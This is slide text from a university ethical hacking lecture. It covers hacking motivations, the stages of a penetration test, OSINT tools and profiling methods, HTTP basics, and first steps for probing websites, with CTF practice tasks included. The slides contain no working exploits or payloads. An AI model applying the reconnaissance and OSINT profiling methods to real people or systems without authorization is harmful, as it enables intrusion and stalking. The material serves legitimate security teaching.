

CyberSecurity WinterSchool, Finse, 27.04.2022.

Ethical Hacking




Laszlo Erdödi
laszlo.erdodi@ntnu.no

Laszlo Erdodi

- Associate Professor at the Norwegian University of Science and Technology (NTNU)
- Senior penetration tester at Experis Ciber
- Trainer of the Norwegian national ENISA student's hacking team
- EC Council Certified Ethical Hacking instructor
- Research topics: Offensive security, Cyber security in power systems, AI based cyber security: attacking with reinforcement learning
- **email: laszlo.erdodi@ntnu.no**



How does the usability and functionality influence the security?



What is the reason for having so many security issues?

- Lack of money
- Lack of time
- Lack of expertise
- Negligence
- Convenience
- Old systems
- Too complex systems
- 3rd party components
- And many others...

The motivation behind hacking – Why?

To understand the real hackers, first we have to understand the motivations:

- What a cool thing to be a hacker
- Because I can
- Money
- Revenge
- Annoyance
- Protesting against something
- Organized and well-paid professional groups (mafia and state sponsored groups)

One latest example: the Daxin Malware

Targets, complexity:

- Previously unseen level of complexity
- Targeting governments around the world

Infection:

- Disguised as a malicious Windows kernel driver

C&C communication:

- Network tunneling capabilities
- Relay communications across infected nodes
- Able to hijack legitimate TCP/IP connections

Differences between ethical and non-ethical hacking

- Task: Find the admin password of «*NonExistingBank*»
- How do I start? Which one of these will be used by the black hat and the white hat hackers?
 - Try with the websites, maybe there's a server side scripting flow?
 - Try to apply for an account to have access to password protected sites?
 - Try with low level exploitation against the server?
 - Try to access the DMZ through a less controlled service?
 - Try to sneak inside the building to have access to the internal network?
 - Try social engineering emails against the employees?
 - Try to make friendship with the system admin?

Differences between ethical and non-ethical hacking



- Legal (contract)
 - Promote the security by showing the vulnerabilities
 - Find all vulnerabilities
 - Without causing harm
 - Document all activities
 - Final presentation and report
- Illegal
 - Steal information, modify data, make service unavailable for own purpose
 - Find the easiest way to reach the goal (weakest link)
 - Do not care if the system destroys the system (but not too early)
 - Without documentation
 - Without report, delete all clues

Main steps of hacking




- Information gathering
- Identifying the target domain
- Finding vulnerabilities
- Exploiting the vulnerabilities
- Lateral movements
- Carry out the goal

Spectacular, but not real! 😊



Steps of an attack with available info as the hacking process proceeds



Detailed steps of hacking

1. General information gathering: collecting all available information from the target and systemize the information
2. Technical information gathering: collecting network and system specific information like target ip ranges
3. Identifying available hosts in the target network (which computer can be attacked)
4. Identifying available services in the target network (which service can be attacked)
5. Manual mapping of the services (to check how it looks like, the impressions, system reactions, mitigations, etc.)

Detailed steps of hacking

6. Automatic vulnerability scanning (intelligent tools with huge vulnerability database)
7. Manual verification of the findings (to check if the previous findings are real – true positive)
8. Exploitation
9. Lateral movements (to move through the network)
10. Ensure access until the end of the project
11. Collect info – achieve primary and secondary goals
12. Remove clues
13. Reporting and presentation
14. Removing the attacking files!!! (tools, data, script created temporarily during the pentest)

Type of ethical hacking projects

From the attacker's location point of view:

- External penetration testing
- Web hacking
- Internal penetration testing
- Wireless penetration testing
- Social Engineering

From the attacker's access (right) point of view:

- Black box testing
- Grey box testing
- White box testing

Fields related to offensive security

- Open Source Intelligence (OSINT)
 - Network reconnaissance
 - Service specific hacking
 - Web hacking
 - Internal network / AD attacks
 - Exploit development
 - Wireless hacking
 - IoT attacks
 - Persistent access/ covert channel communication
 - Social Engineering
 - Hardware hacking
-

General information gathering

- Usually the first step of every attack
- Before getting contact with the target we need to prepare for the attack
- General information gathering covers all the efforts that is done for collecting all the information from the target
- The collected information should be analyzed as well in order to filter the important information
- Sometimes it is not obvious which information will be useful later, all information should be systemized
- The result of the information gathering is a huge dataset with dedicated information (e.g. user lists, etc.)

Methods to do information gathering

- Google and all search engines are best friends 😊
 - Simple search engine queries
 - Specific search engine queries (google hacking, see later)
 - Cached data (data that are not online right now, but can be restored)
- The social media is another best friend 😊
- Companies and persons spread lots of information from themselves
- We can create personal and company profiles
- We can identify key persons and other key information

OSINT tools

- Maltego (collecting information using various sources)
- Shodan (Finding IoTs, vulnerabilities in IoTs)
- Google dorks (special search engine expressions)
- Metagoofil (collecting metadata)
- Recon-ng (Modular information gathering tool)
- Checkusernames.com (search for users on social media)
- TinEye (reverse image search)
- Knowem.com (social media profiles)
- Darksearch.io
- Many others...

Twitter search 😊




Elon Musk's Jet @ElonJet

Automated



Took off from Hawthorne, Elon got PIA blocking program but already found the aircraft.



9:39 PM · Jan 26, 2022



WHEN YOU OFFER \$43B TO PREVENT PEOPLE FROM RETWEETING THIS PICTURE




Elon: Can you take this down? It is a security risk.

Sweeney: Yes I can but it'll cost you a Model 3 only joking unless?

Elon: How about \$5k for this account and generally helping make it harder for crazy people to track me?

Sweeney: Sounds doable, account and all my help. Any chance to up that to \$50K?

Phone tracking allows to identify CIA and NSA workers? (Anomaly Six)



<https://theintercept.com/2022/04/22/anomaly-six-phone-tracking-signal-surveillance-cia-nsa/>

Your OSINT tasks

Register here: skywalker.hackingarena.com

- I have a friend Dennis 😊
Flagformat: FinseCTF_2022{...}
- The counter intelligence managed to decrypt a secret communication about a meeting:
“Let’s meet at scripted.invested.reward at 9.am tomorrow, I’ll give your all documents”
Can you help them out where the meeting takes place?

Finding the attack surface

Collecting technical/network related information:



- Domain names of the target
 - Ip addresses associated with the target
 - Ip ranges of the target
 - Services in the target domain
 - Service characteristics
 - Input parameters
-
- The most popular attack service is the web

Accessing a webpage

Client side




Server side



Hypertext Transfer Protocol (HTTP)

HTTP is the protocol for web communication. Currently version 1.0, 1.1 and 2.0 are in use (2.0 exits since 2015, almost all browsers support it by now). HTTP is used in a client – server model. The client sends a request and receives answer from the server.



Hypertext Transfer Protocol (HTTP)


Each request and response consist of a header and a body. The header contains all the necessary and additional information for the HTTP protocol.

Request:

- The protocol version
- The requested file
- The webmethod (see later)
- The host name

Response:

- The web answer (in response)
- The date
- The content type



Start compromising a website

- First use it in a normal way (find the linked subsites, contents, input fields)
- Decide whether it is a simple static site or it has complex dynamic content (server side scripts, database behind)
- Try to find not intended content (comments in source code)
- Try to find hidden content without link (factory default folders, user folders, configuration files)
- Try to obtain as much info as it is possible (information disclosures)
- Force the site to error (invalid inputs) and see the result


Information gathering practice

Can you find the flag on this site?

<http://vader.hackingarena.com:820>

Web hacking: Burp suite

